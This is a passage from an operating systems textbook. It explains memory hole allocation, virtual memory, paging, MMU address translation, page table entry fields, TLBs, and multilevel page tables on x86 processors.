All four algorithms can be speeded up by maintaining separate lists for processes and holes. In this way, all of them devote their full energy to inspecting holes, not processes. The inevitable price that is paid for this speedup on allocation is the additional complexity and slowdown when deallocating memory, since a freed segment has to be removed from the process list and inserted into the hole list.

If distinct lists are maintained for processes and holes, the hole list may be kept sorted on size, to make best fit faster. When best fit searches a list of holes from smallest to largest, as soon as it finds a hole that fits, it knows that the hole is the smallest one that will do the job, hence the best fit. No further searching is needed, as it is with the single-list scheme. With a hole list sorted by size, first fit and best fit are equally fast, and next fit is pointless.

When the holes are kept on separate lists from the processes, a small optimization is possible. Instead of having a separate set of data structures for maintaining the hole list, as is done in Fig. 3-6(c), the information can be stored in the holes. The first word of each hole could be the hole size, and the second word a pointer to the following entry. The nodes of the list of Fig. 3-6(c), which require three words and one bit (P/H), are no longer needed.

Yet another allocation algorithm is **quick fit**, which maintains separate lists for some of the more common sizes requested. For example, it might have a table with *n* entries, in which the first entry is a pointer to the head of a list of 4-KB holes, the second entry is a pointer to a list of 8-KB holes, the third entry a pointer to 12-KB holes, and so on. Holes of, say, 21 KB, could be put either on the 20-KB list or on a special list of odd-sized holes.

With quick fit, finding a hole of the required size is extremely fast, but it has the same disadvantage as all schemes that sort by hole size, namely, when a process terminates or is swapped out, finding its neighbors to see if a merge with them

is possible is quite expensive. If merging is not done, memory will quickly fragment into a large number of small holes into which no processes fit.

3.3 VIRTUAL MEMORY

While base and limit registers can be used to create the abstraction of address spaces, there is another problem that has to be solved: managing bloatware. While memory sizes are increasing rapidly, software sizes are increasing much faster. In the 1980s, many universities ran a timesharing system with dozens of (more-or-less satisfied) users running simultaneously on a 4-MB VAX. Now Microsoft recommends having at least 2 GB for 64-bit Windows 10.

As a consequence of these developments, there is a need to run programs that are too large to fit in memory, and there is certainly a need to have systems that can support multiple programs running simultaneously, each of which fits in memory but all of which collectively exceed memory. Swapping is not an attractive option if your computer is equipped with a hard disk, since a typical SATA disk has a peak transfer rate of several hundreds of MB/sec, which means it takes seconds to swap out a 1-GB program and the same to swap in a 1-GB program. While SSDs are considerably faster, even here the overhead is substantial.

The problem of programs larger than memory has been around since the beginning of computing, albeit in limited areas, such as science and engineering (simulating the creation of the universe or even simulating a new aircraft takes a lot of memory). A solution adopted in the 1960s was to split programs into little pieces, called **overlays**. When a program started, all that was loaded into memory was the overlay manager, which immediately loaded and ran overlay 0. When it was done, it would tell the overlay manager to load overlay 1, either above overlay 0 in memory (if there was space for it) or on top of overlay 0 (if there was no space). Some overlay systems were highly complex, allowing many overlays in memory at once. The overlays were kept on nonvolatile storage and swapped in and out of memory by the overlay manager.

Although the actual work of swapping overlays in and out was done by the operating system, the work of splitting the program into pieces had to be done manually by the programmer. Splitting large programs up into small, modular pieces was time consuming, boring, and error prone. Few programmers were good at this. It did not take long before someone thought of a way to turn the whole job over to the computer.

The method that was devised (Fotheringham, 1961) has come to be known as **virtual memory**. The basic idea behind virtual memory is that each program has its own address space, which is broken up into chunks called **pages**. Each page is a contiguous range of addresses. These pages are mapped onto physical memory, but not all pages have to be in physical memory at the same time to run the program. When the program references a part of its address space that is in physical

memory, the hardware performs the necessary mapping on the fly. When the program references a part of its address space that is *not* in physical memory, the operating system is alerted to go get the missing piece and re-execute the instruction that failed.

In a sense, virtual memory is a generalization of the base-and-limit-register idea. The 8088 had separate base registers (but no limit registers) for text and data. With virtual memory, instead of having separate relocation for just the text and data segments, the entire address space can be mapped onto physical memory in fairly small units. Different implementations of virtual memory make different choices with respect to these units. Nowadays most systems use a technique called paging where the units are fixed-size units of, say, 4 KB. In contrast, an alternative solution known as segmentation uses entire variable-size segments as units. We will look at both solutions, but focus on paging, as segmentation is not really used these days anymore.

Virtual memory works just fine in a multiprogramming system, with bits and pieces of many programs in memory at once. While a program is waiting for pieces of itself to be read in, the CPU can be given to another process.

3.3.1 Paging

Most virtual memory systems use a technique called **paging**, which we will now describe. On any computer, programs reference a set of memory addresses. When a program executes an instruction like

```
MOV REG,1000
```

it does so to copy the contents of memory address 1000 to REG (assuming the first operand represents the destination and the second the source). Addresses can be generated using indexing, base registers, and various other ways.

These program-generated addresses are called **virtual addresses** and form the **virtual address space**. On computers without virtual memory, the virtual address is put directly onto the memory bus and causes the physical memory word with the same address to be read or written. When virtual memory is used, the virtual addresses do not go directly to the memory bus. Instead, they go to an **MMU** (**Memory Management Unit**) that maps the virtual addresses onto the physical memory addresses, as illustrated in Fig. 3-8.

A very simple example of how this mapping works is shown in Fig. 3-9. In this example, we have a computer that generates 16-bit addresses, from 0 up to 64K – 1. These are the virtual addresses. This computer, however, has only 32 KB of physical memory. So although 64-KB programs can be written, they cannot be loaded into memory in their entirety and run. A complete copy of a program's core image, up to 64 KB, must be present on the disk or SSD, however, so that pieces can be brought in dynamically as needed.



Figure 3-8. The position and function of the MMU. Here the MMU is shown as being a part of the CPU chip because it commonly is nowadays. However, logically it could be a separate chip and was years ago.

The virtual address space consists of fixed-size units called pages. The corresponding units in the physical memory are called **page frames**. The pages and page frames are the same size. In this example they are 4 KB, but page sizes from 512 bytes to a gigabyte have been used in real systems. With 64 KB of virtual address space and 32 KB of physical memory, we get 16 virtual pages and 8 page frames. Transfers between RAM and nonvolatile storage are always in whole pages. Many processors support multiple page sizes that can be mixed and matched as the operating system sees fit. For instance, the x86-64 architecture supports 4-KB, 2-MB, and 1-GB pages, so we could use 4-KB pages for user applications and a single 1-GB page for the kernel. We will see later why it is sometimes better to use a single large page, rather than a large number of small ones.

The notation in Fig. 3-9 is as follows. The range marked 0K–4K means that the virtual or physical addresses in that page are 0 to 4095. The range 4K–8K refers to addresses 4096 to 8191, and so on. Each page contains exactly 4096 addresses starting at a multiple of 4096 and ending one shy of a multiple of 4096.

When the program tries to access address 0, for example, using the instruction

```
MOV REG,0
```

virtual address 0 is sent to the MMU. The MMU sees that this virtual address falls in page 0, that is, in the range of 0 to 4095, which according to its mapping is page frame 2 (8192 to 12287). It thus transforms the address to 8192 and outputs address 8192 onto the bus. The memory knows nothing at all about the MMU and just sees a request for reading or writing address 8192, which it honors. Thus, the MMU has effectively mapped all virtual addresses between 0 and 4095 onto physical addresses 8192 to 12287.



Figure 3-9. The relation between virtual addresses and physical memory addresses is given by the **page table**. Every page begins on a multiple of 4096 and ends 4095 addresses higher, so 4K–8K really means 4096–8191 and 8K–12K means 8192–12287.

Similarly, the instruction

```
MOV REG,8192
```

is effectively transformed into

```
MOV REG,24576
```

because virtual address 8192 (in virtual page 2) is mapped onto 24576 (in physical page frame 6). As a third example, virtual address 20500 is 20 bytes from the start of virtual page 5 (virtual addresses 20480 to 24575) and maps onto physical address 12288 + 20 = 12308.

By itself, this ability to map the 16 virtual pages onto any of the eight page frames by setting the MMU's map appropriately does not solve the problem that the virtual address space is larger than the physical memory. Since we have only eight physical page frames, only eight of the virtual pages in Fig. 3-9 are mapped onto physical memory. The others, shown as a cross in the figure, are not mapped. In the actual hardware, a **Present/absent bit** keeps track of which pages are physically present in memory.

What happens if the program references an unmapped address, for example, by using the instruction

```
MOV REG,32780
```

which is byte 12 within virtual page 8 (starting at 32768)? The MMU sees that the page is unmapped (indicated by a cross in the figure) and causes the CPU to trap to the operating system, called a **page fault**. The operating system picks a little-used page frame and writes its contents back to the disk (if it is not already there). It then fetches (also from the disk) the page that was just referenced into the page frame just freed, changes the map, and restarts the trapped instruction.

For example, if the operating system decided to evict page frame 1 from memory, it would load virtual page 8 at physical address 4096 and make two changes to the MMU map. First, it would mark virtual page 1's entry as unmapped, to trap any future accesses to virtual addresses between 4096 and 8191. Then it would replace the cross in virtual page 8's entry with a 1, so that when the trapped instruction is reexecuted, it will map virtual address 32780 to physical address 4108 (4096 + 12).

Now let us look inside the MMU to see how it works and why we have chosen to use a page size that is a power of 2. In Fig. 3-10 we see an example of a virtual address, 8196 (0010000000000100 in binary), being mapped using the MMU map of Fig. 3-9. The incoming 16-bit virtual address is split into a 4-bit page number and a 12-bit offset. With 4 bits for the page number, we can have 16 pages, and with 12 bits for the offset, we can address all 4096 bytes within a page.

The page number is used as an index into the page table, yielding the number of the page frame that corresponds to that virtual page. If the *Present/absent* bit is 0, a trap to the operating system is caused. If the bit is 1, the page frame number found in the page table is copied to the high-order 3 bits of the output register, along with the 12-bit offset, which is copied unmodified from the incoming virtual address. Together they form a 15-bit physical address. The output register is then put onto the memory bus as the physical memory address.

In our examples, we are using 16-bit addresses to make the text and figures easier to understand. Modern PCs use 32-bit or 64-bit addresses. In principle, a computer with 32-bit addresses and 4-KB pages could use exactly the same method discussed above. The page table would need 2^{20} (1,048,576) entries. On a computer with gigabytes of RAM, that is doable. However, 64-bit addresses and 4-KB pages would require 2^{52} (roughly 4.5×10^{15}) entries in the page table, also known as a "hell of a lot". That is definitely not doable, so other techniques are needed. We will discuss them shortly.

3.3.2 Page Tables

In a simple implementation, the mapping of virtual addresses onto physical addresses can be summarized as follows: the virtual address is split into a virtual page number (high-order bits) and an offset (low-order bits). For example, with a



Figure 3-10. The internal operation of the MMU with 16 4-KB pages.

16-bit address and a 4-KB page size, the upper 4 bits could specify one of the 16 virtual pages and the lower 12 bits would then specify the byte offset (0 to 4095) within the selected page. However, a split with 3 or 5 or some other number of bits for the page is also possible. Different splits imply different page sizes.

The virtual page number is used as an index into the page table to find the entry for that virtual page. From the page table entry, the page frame number (if any) is found. The page frame number is attached to the high-order end of the offset, replacing the virtual page number, to form a physical address that can be sent to the memory.

Thus, the purpose of the page table is to map virtual pages onto page frames. Mathematically speaking, the page table is a function, with the virtual page number as the argument and the physical frame number as result. Using the result of this function, the virtual page field in a virtual address can be replaced by a page frame field, thus forming a physical memory address.

In this chapter, we worry only about virtual memory and not full virtualization. In other words: no virtual machines yet. We will see in Chap. 7 that each virtual machine requires its own virtual memory and as a result the page table organization becomes much more complicated—involving shadow or nested page tables and more. Even without such arcane configurations, paging and virtual memory are fairly sophisticated, as we shall see.

Structure of a Page Table Entry

Let us now turn from the structure of the page tables in the large, to the details of a single page table entry. The exact layout of an entry in the page table is highly machine dependent, but the kind of information present is roughly the same from machine to machine. In Fig. 3-11, we present a sample page table entry. The size varies from computer to computer, but 64 bits is a common size on today's general purpose computers. The most important field is the *Page frame number*. After all, the goal of the page mapping is to output this value. If the page size is 4-KB (i.e., 2^{12} bytes), we only need the most significant 52 bits for the page frame number†, leaving 12 bits to encode other information about the page. For instance, the *Present/absent* bit indicates whether the entry is valid and can be used. If this bit is 0, the virtual page to which the entry belongs is not currently in memory. Accessing a page table entry with this bit set to 0 causes a page fault.



Figure 3-11. A typical page table entry.

The *Protection* bits tell what kinds of access are permitted. In the simplest form, this field contains 1 bit, with 0 for read/write and 1 for read only. A more sophisticated arrangement is having 3 bits, one bit each for enabling reading, writing, and executing the page. Somewhat related is the *Supervisor* bit that indicates whether the page is accessible only to privileged code, i.e., the operating system (or supervisor) or also to user programs. Any attempt by a user program to access a supervisor page will result in a fault.

The *Modified* and *Referenced* bits keep track of page usage. When a page is written to, the hardware automatically sets the *Modified* bit. This bit is of value when the operating system decides to reclaim a page frame. If the page in it has been modified (i.e., is "dirty"), it must be written back to nonvolatile storage. If it

† Most 64-bit CPUs use only 48-bit addresses by design, so 36 bits suffice for the page frame number.

has not been modified (i.e., is "clean"), it can just be abandoned, since the copy on disk or SSD is still valid. The bit is sometimes called the **dirty bit**, since it reflects the page's state.

The *Referenced* bit is set whenever a page is referenced, either for reading or for writing. Its value is used to help the operating system choose a page to evict when a page fault occurs. Pages that are not being used are far better candidates than pages that are, and this bit plays an important role in several of the page replacement algorithms that we will study later in this chapter.

Finally, the last bit allows caching to be disabled for the page. This feature is important for pages that map onto device registers rather than memory. If the operating system is sitting in a tight loop waiting for some I/O device to respond to a command it was just given, it is essential that the hardware keep fetching the word from the device, and not use an old cached copy. With this bit, caching can be turned off. Machines that have a separate I/O space and do not use memory-mapped I/O do not need this bit.

Note that the disk address (the address of the block on the disk or SSD) used to hold the page when it is not in memory is not part of the page table. The reason is simple. The page table holds only that information the *hardware* needs to translate a virtual address to a physical address. Information the operating system needs to handle page faults is kept in software tables inside the operating system. The hardware does not need it.

Before getting into more implementation issues, it is worth pointing out again that what virtual memory fundamentally does is create a new abstraction—the address space—which is an abstraction of physical memory, just as a process is an abstraction of the physical processor (CPU). Virtual memory can be implemented by breaking the virtual address space up into pages, and mapping each one onto some page frame of physical memory or having it (temporarily) unmapped. Thus this section is basically about an abstraction created by the operating system and how that abstraction is managed.

Also, it may be good to emphasize that *all* memory accesses made by software use virtual addresses. This is not just true for the user processes, but also for the operating system. In other words, the kernel has its own mappings in page tables also. Whenever a process executes a system call, the operating system page tables must be used. Because a context switch (which requires swapping page tables) is not cheap, some systems employ a clever trick and simply map the operating system's page tables in every user process, but with the Supervisor bit indicating that these pages can only be accessed by the operating system. Thus, when the user process tries to access such a page, it will trigger an exception. However, when the user process performs a system call, there is no need to switch page tables anymore: all the kernel page tables *and* the user page tables are available for the operating system to. Doing so speeds up the system call. Generally, when the operating system is mapped into user processes, it is mapped in at the top of the address space so as not interfere with user programs, which start at or near 0. Sometimes

user programs start at 4K instead of 0 so that references to address 0 (which is often an error) are trapped.

3.3.3 Speeding Up Paging

We have just seen the basics of virtual memory and paging. It is now time to go into more detail about possible implementations. In any paging system, two major issues must be faced:

1. The mapping from virtual address to physical address must be fast.
2. Even if the virtual address space itself is huge, the page table must not be too large.

The first point is a consequence of the fact that the virtual-to-physical mapping must be done on every memory reference. All instructions must ultimately come from memory and many of them reference operands in memory as well. Consequently, it is necessary to make one, two, or sometimes more page table references per instruction. If an instruction execution takes, say, 1 nsec, the page table lookup must be done in under 0.2 nsec to avoid having the mapping become a major bottleneck.

The second point follows from the fact that all modern computers use virtual addresses of at least 32 bits, with 64 bits becoming the norm for desktops and notebooks. Even if a modern processor uses only 48 out of the 64 bits for addressing, with a 4-KB page size, a 48-bit address space has 64 billion pages. With 64 billion pages in the virtual address space, the page table must have 64 billion entries of 64 bits each. Most people will agree that using hundreds of gigabytes just to store the page table is a tad excessive. And remember that each process needs its own page table (because it has its own virtual address space).

The need for fast page mapping for large address spaces is a very significant constraint on the way computers are built nowadays. The simplest design (at least conceptually) is to have a single page table consisting of an array of fast hardware registers, with one entry for each virtual page, indexed by virtual page number, as shown in Fig. 3-10. When a process is started up, the operating system loads the registers with the process' page table, taken from a copy kept in main memory. During process execution, no more memory references are needed for the page table. The advantages of this method are that it is straightforward and requires no memory references during mapping. A disadvantage is that it is unbearably expensive if the page table is large; it is just not practical most of the time. Another one is that having to load the full page table at every context switch would completely kill performance.

At the other extreme, the page table can be entirely in main memory. All the hardware needs then is a single register that points to the start of the page table. This design allows the virtual-to-physical map to be changed at a context switch by

reloading one register. Of course, it has the disadvantage of requiring one or more memory references to read page table entries during the execution of each instruction, making it very slow.

Translation Lookaside Buffers

Let us now look at some widely implemented schemes for speeding up paging and for handling large virtual address spaces, starting with the former. The starting point of most optimization techniques is that the page table is in memory. Potentially, this design has an enormous impact on performance. Consider, for example, a 1-byte instruction that copies one register to another. In the absence of paging, this instruction makes only one memory reference, to fetch the instruction. With paging, at least one additional memory reference will be needed, to access the page table. Since execution speed is generally limited by the rate at which the CPU can get instructions and data out of the memory, having to make two memory references per memory reference reduces performance by half. Under these conditions, no one would use paging.

Computer designers have known about this problem for years and have come up with a solution. Their solution is based on the observation that most programs tend to make a large number of references to a small number of pages, and not the other way around. Thus only a small fraction of the page table entries are heavily read; the rest are barely used at all.

The solution that has been devised is to equip computers with a small hardware device for mapping virtual addresses to physical addresses without going through the page table. The device, called a **TLB** (**Translation Lookaside Buffer**) or sometimes an **associative memory**, is illustrated in Fig. 3-12. It is usually inside the MMU and consists of a small number of entries, eight in this example, but rarely more than 256. Each entry contains information about one page, including the virtual page number, a bit that is set when the page is modified, the protection code (read/write/execute permissions), and the physical page frame in which the page is located. These fields have a one-to-one correspondence with the fields in the page table, except for the virtual page number, which is not needed in the page table. Another bit indicates whether the entry is valid (i.e., in use) or not.

An example that might generate the TLB of Fig. 3-12 is a process in a loop that spans virtual pages 19, 20, and 21, so that these TLB entries have protection codes for reading and executing. The main data currently being used (say, an array being processed) are on pages 129 and 130. Page 140 contains the indices used in the array calculations. Finally, the stack is on pages 860 and 861.

Let us now see how the TLB functions. When a virtual address is presented to the MMU for translation, the hardware first checks to see if its virtual page number is present in the TLB by comparing it to all the entries simultaneously (i.e., in parallel). Doing so requires special hardware, which all MMUs with TLBs have. If a valid match is found and the access does not violate the protection bits, the page frame is taken directly from the TLB, without going to the page table in memory.

Valid	Virtual page	Modified	Protection	Page frame
1	140	1	RW	31
1	20	0	R X	38
1	130	1	RW	29
1	129	1	RW	62
1	19	0	R X	50
1	21	0	R X	45
1	860	1	RW	14
1	861	1	RW	75

Figure 3-12. A TLB to speed up paging.

If the virtual page number is present in the TLB but the instruction is trying to write on a read-only page, a protection fault is generated.

The interesting case is what happens when the virtual page number is not in the TLB. The MMU detects the miss and does an ordinary page table lookup. It then evicts one of the entries from the TLB and replaces it with the page table entry just looked up. Thus if that page is used again soon, the second time it will result in a TLB hit rather than a miss. When an entry is purged from the TLB, the modified bit is copied back into the page table entry in memory. The other values are already there, except the reference bit. When the TLB is loaded from the page table, all the fields are taken from memory.

If the operating system wants to change the bits in the page table entry (e.g., to make a read-only page writable), it will do so by modifying it in memory. However, to make sure that the next write to that pages succeeds, it must also flush the corresponding entry with the old permission bits from the TLB.

Software TLB Management

Up until now, we have assumed that every machine with paged virtual memory has page tables recognized by the hardware, plus a TLB. In this design, TLB management and handling TLB faults are done entirely by the MMU hardware. Traps to the operating system occur only when a page is not in memory.

This assumption is true for many CPUs. However, some RISC machines, including the SPARC, MIPS, and (the now dead) HP PA, provide support for page management in software. On these machines, the TLB entries are explicitly loaded by the operating system. When a TLB miss occurs, instead of the MMU going to the page tables to find and fetch the needed page reference, it just generates a TLB fault and tosses the problem into the lap of the operating system. The system must find the page, remove an entry from the TLB, enter the new one, and restart the instruction that faulted. And, of course, all of this must be done in a handful of instructions because TLB misses occur much more frequently than page faults.

Be sure you understand why TLB misses are far more common than page faults. It is an important point. The key is that there are usually thousands of pages in memory so page faults are rare but TLBs typically hold only 64 entries, so TLB misses happen all the time. Hardware manufacturers could reduce the number of TLB misses by increasing the size of the TLB, but that is expensive and the chip area an increased TLB would take would leave less space for other important features such as caches. Chip design is full of trade-offs.

Surprisingly enough, if the TLB is moderately large (say, 64 entries) to reduce the miss rate, software management of the TLB turns out to be acceptably efficient. The main gain here is a much simpler MMU, which frees up area on the chip for caches and other features that can improve performance.

It is essential to understand the difference between different kinds of misses. A **soft miss** occurs when the page referenced is not in the TLB, but is in memory. All that is needed here is for the TLB to be updated. No disk (or SSD) I/O is needed. Typically a soft miss takes 10–20 machine instructions to handle and can be completed in a couple of nanoseconds. In contrast, a **hard miss** occurs when the page itself is not in memory (and of course, also not in the TLB). An access to the disk or SSD is required to bring in the page, which can take up to milliseconds, depending on the nonvolatile storage being used. A hard miss is easily a million times slower than a soft miss. Looking up the mapping in the page table hierarchy is known as a **page table walk**.

Actually, it is worse than that. A miss is not just soft or hard. Some misses are slightly softer (or slightly harder) than other misses. For instance, suppose the page walk does not find the page in the process' page table and the program thus incurs a page fault. There are three possibilities. First, the page may actually be in memory, but not in this process' page table. For instance, the page may have been brought in from nonvolatile storage by another process. In that case, we do not need to access the nonvolatile storage again, but merely map the page appropriately in the page tables. This is a pretty soft miss that is known as a **minor page fault**. Second, a **major page fault** occurs if the page needs to be brought in from nonvolatile storage. Third, it is possible that the program simply accessed an invalid address and no mapping needs to be added in the TLB at all. In that case, the operating system typically kills the program with a **segmentation fault**. Only in this case did the program do something wrong. All other cases are automatically fixed by the hardware and/or the operating system—at the cost of some performance.

3.3.4 Page Tables for Large Memories

TLBs can be used to speed up virtual-to-physical address translation over the original page-table-in-memory scheme. But that is not the only problem we have to tackle. Another problem is how to deal with very large virtual address spaces. Below we will discuss two ways of dealing with them.

Multilevel Page Tables

As a first approach, consider the use of a **multilevel page table**. A simple example is shown in Fig. 3-13. In Fig. 3-13(a) we have a 32-bit virtual address that is partitioned into a 10-bit *PT1* field, a 10-bit *PT2* field, and a 12-bit *Offset* field. Since offsets are 12 bits, pages are 4 KB, and there are a total of 2^{20} of them.



Figure 3-13. (a) A 32-bit address with two page table fields. (b) Two-level page tables.

The secret to the multilevel page table method is to avoid keeping all the page tables in memory all the time. In particular, those that are not needed should not

be kept around. Suppose, for example, that a process needs 12 megabytes: the bottom 4 megabytes of memory for program text, the next 4 megabytes for data, and the top 4 megabytes for the stack. In between the top of the data and the bottom of the stack is a gigantic hole that is not used.

In Fig. 3-13(b), we see how the two-level page table works. On the left we see the top-level page table, with 1024 entries, corresponding to the 10-bit *PT1* field. When a virtual address is presented to the MMU, it first extracts the *PT1* field and uses this value as an index into the top-level page table. Each of these 1024 (or 2^{10}) entries in the top-level page table represents 4M (or 2^{22} bytes) because the entire 4-gigabyte (i.e., 32-bit) virtual address space has been chopped into chunks of 4096 (or 2^{12}) bytes.

The entry located by indexing into the top-level page table yields the address or the page frame number of a second-level page table. Entry 0 of the top-level page table points to the page table for the program text, entry 1 points to the page table for the data, and entry 1023 points to the page table for the stack. The other (shaded) entries are not used. The *PT2* field is now used as an index into the selected second-level page table to find the page frame number for the page itself.

As an example, consider the 32-bit virtual address 0x00403004 (4,206,596 decimal), which is 4,206,596 - 4MB = 12,292 bytes into the data area. This virtual address corresponds to *PT1* = 1, *PT2* = 3, and *Offset* = 4. The MMU first uses *PT1* to index into the top-level page table and obtain entry 1, which corresponds to addresses 4M to 8M − 1. It then uses *PT2* to index into the second-level page table just found and extract entry 3, corresponding to addresses 12288 to 16383 within its 4M chunk (i.e., absolute addresses 4,206,592 to 4,210,687). This contains the page frame number of the page containing virtual address 0x00403004. If that page is not in memory, the *Present/absent* bit in the page table entry will have the value zero, causing a page fault. If the page is present in memory, the page frame number taken from the second-level page table is combined with the offset (4) to construct the physical address. This address is put on the bus and sent to memory.

The interesting thing to note about Fig. 3-13 is that although the address space contains over a million pages, only four page tables are needed: the top-level table, and the second-level tables for 0 to 4M (for the program text), 4M to 8M (for the data), and the top 4M (for the stack). The *Present/absent* bits in the remaining 1021 entries of the top-level page table are set to 0, forcing a page fault if they are ever accessed. Should this occur, the operating system will notice that the process is trying to reference memory that it is not supposed to and will take appropriate action, such as sending it a signal or killing it. In this example, we have chosen round numbers for the various sizes and have picked *PT1* equal to *PT2*, but in actual practice other values are also possible, of course.

The two-level page table system of Fig. 3-13 can be expanded to three, four, or more levels. Additional levels give more flexibility. For instance, Intel's 32 bit 80386 processor (launched in 1985) was able to address up to 4-GB of memory, using a two-level page table that consisted of a **page directory** whose entries

pointed to page tables, which, in turn, pointed to the actual 4-KB page frames. Both the page directory and the page tables each contained 1024 entries, giving a total of $2^{10} \times 2^{10} \times 2^{12} = 2^{32}$ addressable bytes, as desired.

Ten years later, the Pentium Pro introduced another level: the **page directory pointer table**. In addition, it extended each entry in each level of the page table hierarchy from 32 bits to 64 bits, so that it could address memory above the 4-GB boundary. As it had only 4 entries in the page directory pointer table, 512 in each page directory, and 512 in each page table, the total amount of memory it could address was still limited to a maximum of 4 GB. When proper 64-bit support was added to the x86 family (originally by AMD), the additional level *could* have been called the "page directory pointer table pointer" or something equally horrible. That would have been perfectly in line with how chip makers tend to name things. Mercifully, they did not do this. The alternative they cooked up, "**page map level 4**," may not be a terribly catchy name either, but at least it is short and a bit clearer. At any rate, these processors now use all 512 entries in all tables, yielding an amount of addressable memory of $2^9 \times 2^9 \times 2^9 \times 2^9 \times 2^{12} = 2^{48}$ bytes. They could have added another level, but they probably thought that 256 TB would be sufficient for a while.

